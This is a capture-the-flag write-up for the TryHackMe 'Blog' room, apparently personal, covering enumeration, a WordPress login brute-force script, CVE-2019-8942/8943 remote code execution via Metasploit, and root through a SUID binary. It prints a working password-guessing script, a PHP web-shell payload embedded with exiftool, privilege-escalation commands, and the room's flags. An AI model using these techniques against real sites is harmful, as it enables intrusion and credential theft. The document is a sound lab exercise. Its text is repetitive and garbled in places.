

Information:

IP: 10.10.245.12

Name: Blog

Link: <https://tryhackme.com/room/blog>

Report by: Martin Martinez

Goal: Find the user.txt flag and root.txt flag

Flags:

User.txt: c8421899aae571f7af486492b71a8ab7

Root.txt 9a0b2b618bef9bfa7ac28c1353d9f318

Enum

Before performing the port scan I must know what I am dealing with, so I must determine the operating system of the victim machine.
I must determine the operating system of the victim machine.
I only have to launch an ICMP packet and based on the TTL determine if it is a Linux or Windows machine.

ping -c 1 10.10.245.12 => TTL = 64 => Linux

Now that I have the operating system I must determine which services are running,
to avoid wasting time I divide the port scan in 2 stages, one very fast and another much deeper but only with the OPEN ports. deeper but only with the ports OPEN.

Quick scan:

sudo nmap -sS --min-rate 5000 -p- -vvv --open 10.10.245.12 -oA enum/all/allPorts

Open Ports:

- 22 SSH
- 80 HTTP
- 139 netbios-ssn
- 445 microsoft-ds

Ahora que tengo solo los puertos que están abiertos puedo obtener las versiones y ejecutar scripts de nmap de forma mucho más rápida.

Deep scan:

sudo nmap -sC -sV -T5 -p 22,80,139,445 10.10.245.12 -vvv -oA enum/deep/deepScan

Versions:

- 22 SSH OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;

protocol 2.0)

- 80 HTTP Apache httpd 2.4.29 ((Ubuntu))
- 139 netbios-ssn Samba smbd 3.X - 4.X
- 445 microsoft-sd Samba smbd 4.7.6-Ubuntu

First I will focus on smb and then on the web, to analyze smb I will use smbclient

SMB

In order to list the shares that the victim machine has I used smbclient with the following command:

smbclient -L \\10.10.172.86 -N

```
Sharename      Type      Comment
-----      -
print$        Disk      Printer Drivers
BillySMB       Disk      Billy's local SMB Share
IPC$          IPC       IPC Service (blog server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
BLOG             blog server (Samba, Ubuntu)

Workgroup       Master
-----
WORKGROUP       BLOG
```

And there is a resource called BillySMB, so I'll see if there's anything interesting inside.

smbclient \\\10.10.172.86\\BillySMB -N

```
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0    Tue May 26 13:17:05 2020
..              D            0    Tue May 26 12:58:23 2020
Alice-White-Rabbit.jpg  N      33378  Tue May 26 13:17:01 2020
tswift.mp4        N    1236733  Tue May 26 13:13:45 2020
check-this.png    N       3082  Tue May 26 13:13:43 2020

15413192 blocks of size 1024. 9790324 blocks available
```

I will get each file and see if it might have something hidden in it,

although I don't think so.

The QR code takes me to a song on Youtube, and as for the other two files they do NOT contain anything due to their weight, so there is no steganography to be done.

Now that I know that there is nothing in smb, I will focus on the web part, with the following tools I will try to obtain a little more information.

- whatweb
- wappalyzer

whatweb <http://10.10.245.12>


<http://10.10.245.12> [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.245.12], MetaGenerator[WordPress 5.0], PoweredBy[-wordpress,-wordpress,,WordPress,WordPress,], Script[text/javascript], Title[Billy Joel's IT Blog – The IT blog], UncommonHeaders[link], WordPress[5.0]

whatweb has just given me very good results, now I know it's a wordpress so I'm already thinking about some ways to get into the some ways to get into the system.

Visiting the web I always perform the following actions:

- Check robots.txt
- Get users
- Search directories

In the case of robots.txt it DOES exist and I found the following:



As for directory lookup, I will use gobuster and a special list that can be found in seclists.

gobuster -u <http://10.10.245.12/> -w ~/SecLists-master/Discovery/-Web-Content/CMS/wordpress.fuzz.txt -t 100 -o enum/-directories.txt

Before starting with the web site exploration, these are the most interesting directories that gobuster found:

- /wp-admin/
- /readme.html
- /license.txt
- /wp-login.php

Explorar la página web

When I tried to access the web page it showed up in a weird way, so I thought I needed to add the IP to /etc/hosts and it worked! I needed to add the IP to /etc/hosts and it worked!

The website is basically a very simple blog without many additional features, but I found two users:


- Karen Wheeler
- Billy Joel

Users do not just function like that, they have a somewhat special form, although quite common in companies.

- First letter of first name
- Middle or last name

So after some testing I got the correct user from Billy, the user is:

- **bjoel**



A screenshot of a web application's login page. At the top, a red vertical bar is on the left of a white box containing an error message. Below this is a light gray horizontal bar. Underneath is a white box with the label 'Username or Email Address' in gray text. Below the label is a text input field containing the text 'bjoel'.


ERROR: The password you entered for the username **bjoel** is incorrect. [Lost your password?](#)

Username or Email Address

bjoel

Well after some testing I found Karen's user, the user is:

- **kwheel**



A screenshot of a web application's login page, similar to the one above. It shows an error message for the user 'kwheel'. The layout includes a red vertical bar, an error message box, a gray separator bar, a label 'Username or Email Address', and a text input field containing 'kwheel'.

ERROR: The password you entered for the username **kwheel** is incorrect. [Lost your password?](#)


Username or Email Address

kwheel

Now that I have the two users, I could perform a dictionary attack to get

the password, although I can use wpscan, I will create my own python script.

But first I must know how the parameters travel in each request with burpsuite.



```
Request to http://blog.thm:80 [10.10.172.86]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
1 POST /wp-login.php HTTP/1.1
2 Host: blog.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 97
9 Origin: http://blog.thm
10 Connection: close
11 Referer: http://blog.thm/wp-login.php
12 Cookie: wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=kwheel&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2Fblog.thm%2Fwp-admin%2F&testcookie=1
```

There was a post with which karen wheeler, billy's mother gave him some support and said something about the tutorials that billy was planning to do, so I think kwheelpassword is much simpler and could be on a list

In addition I must use a list that is suitable, the list will be:

~/SecLists-master/Passwords/Leaked-Databases/rockyou.txt

This script reminds me that I need to learn how to use threads in python to make it much faster, while you wait you can exploit smb.

```
import requests
import sys
import signal

def exit(sig, frame):
    print('\n[!] Wait...')
    sys.exit(1)

#ctrl c
signal.signal(signal.SIGINT, exit)

#global variables
url = 'http://10.10.172.86/wp-login.php'
user = 'kwheel'
```

```
dictionary = '/home/lonewolf/SecLists-master/Passwords/Leaked-Databases/rockyou-20.txt'

def make_request():
    print('[!] Looking for a valid password...')
    with open(dictionary, 'r') as d:
        for i in d:
            post_data = {
                'log' : user,
                'pwd' : i
            }

            r = requests.post(url, data=post_data)
            if 'ERROR' in r.text:
                continue
            else:
                print('\n[!] The password for the user is: ', post_data['pwd'])
                break

if __name__ == '__main__':
    make_request()
```


```
lonewolf@pop-os:~/Thm/blog$ python3 pass-blog.py
[!] Looking for a valid password...

[!] The password for the user is:  cutiepie1
```

The password is: **cutiepie1**

Although the truth is that there are other tools with which you could execute a dictionary attack, such as hydra or wpscan, I like to program.

Well I tried the plantellas thing but it's not possible, kwheel doesn't have enough privileges in wordpress, so I searched for exploits with the version with the version I searched for exploits and found one in metasploit that allows RCE.

 <https://github.com/offensive-security/exploitdb/blob/master/exploits/php/remote/46662.rb>

Reviewing the code, I noticed that it uses the following CVEs

```
[
  [ 'CVE', '2019-8942' ],
  [ 'CVE', '2019-8943' ],
```

So with this I will now be able to do a much more detailed search and do a manual exploitation.

Searching a bit on Github and exploit db, I found the following exploit

https://raw.githubusercontent.com/v0lck3r/CVE-2019-8943/main/-RCE_wordpress.py

CVE-2019-8942

Allows remote code execution because an `_wp_attached_file` Post Meta entry can be changed to an arbitrary string, such as one ending with a `.jpg?file.php` substring.

FootHold

Now that I have an exploit and know better how to exploit the vulnerability I can try to access the system.

To be able to use the exploit we need to change it a little bit, with the following steps it will be ready:

1. Modify the IP
2. Modify the port number
3. Get netcat ready
4. A image called gd.jpg
5. Run this command `exiftool gd.jpg -CopyrightNotice="<?=\`\"-$ _GET[0]\` ?>"`

But it doesn't work, so I'll use the metasploit one!

```
msf6 > search wordpress 5.0

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/wp_crop_rce           2019-02-19      excellent Yes     WordPress Crop-image Shell Upload
1  exploit/unix/webapp/wp_property_upload_exec 2012-03-26      excellent Yes     WordPress WP-Property PHP File Upload Vulnerability
```

PrivEsc

Now that I am inside the system I have to escalate my privileges in order to get the second flag.

I remembered that wordpress has a configuration file and it usually has credentials, so I'll look for something interesting. I will look to see if there is anything interesting.

```
/** MySQL database username */  
define('DB_USER', 'wordpressuser');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'LittleYellowLamp90!@');
```

I found the mysql users, so with the following command I connected to the database:

```
mysql -D blog -u wordpressuser -p  
LittleYellowLamp90!@
```

Then it asked me to enter the password and that's it, but there's nothing interesting there.

So I decided to search for SUID permissions with the following command:

```
find / -perm -4000 2>/dev/null
```

And I found the following directory:

```
/usr/sbin/checker
```

It is a script that as its name indicates, checks something, when I run it I get the following response:

```
www-data@blog:/var/www/wordpress$ ls -al /usr/sbin/checker
ls -al /usr/sbin/checker
-rwsr-sr-x 1 root root 8432 May 26  2020 /usr/sbin/checker
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
```

Since it is a binary I can NOT read it well, so I have to get only the readable parts with the command **strings**.

```
www-data@blog:/var/www/wordpress$ strings /usr/sbin/checker
strings /usr/sbin/checker
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
puts
getenv
```

This makes me suspect that in order to be "ADMIN" there must be an environment variable with the same name

With ltrace we can debug the script a little better, maybe we can get more information.

```
www-data@blog:/var/www/wordpress$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin") = nil
puts("Not an Admin")Not an Admin
```

So to escalate privileges I only need to export a variable called admin:

export admin=1

And run the script:

/usr/sbin/checker

And you are the root user!

```
www-data@blog:/var/www/wordpress$ export admin=1
çexport admin=1
www-data@blog:/var/www/wordpress$/usr/sbin/checker
/usr/sbin/checker
root@blog:/var/www/wordpress# whoami
whoami
root
```

Now I just need the two flags!

I looked in /home/bjoel but it is not there so I decided to use **find** to locate it.

```
find / -name user.txt 2>/dev/null
```

And the flag is on:

```
/media/usb/user.txt
```

And root in the typical CTF directory, at /root/root.txt.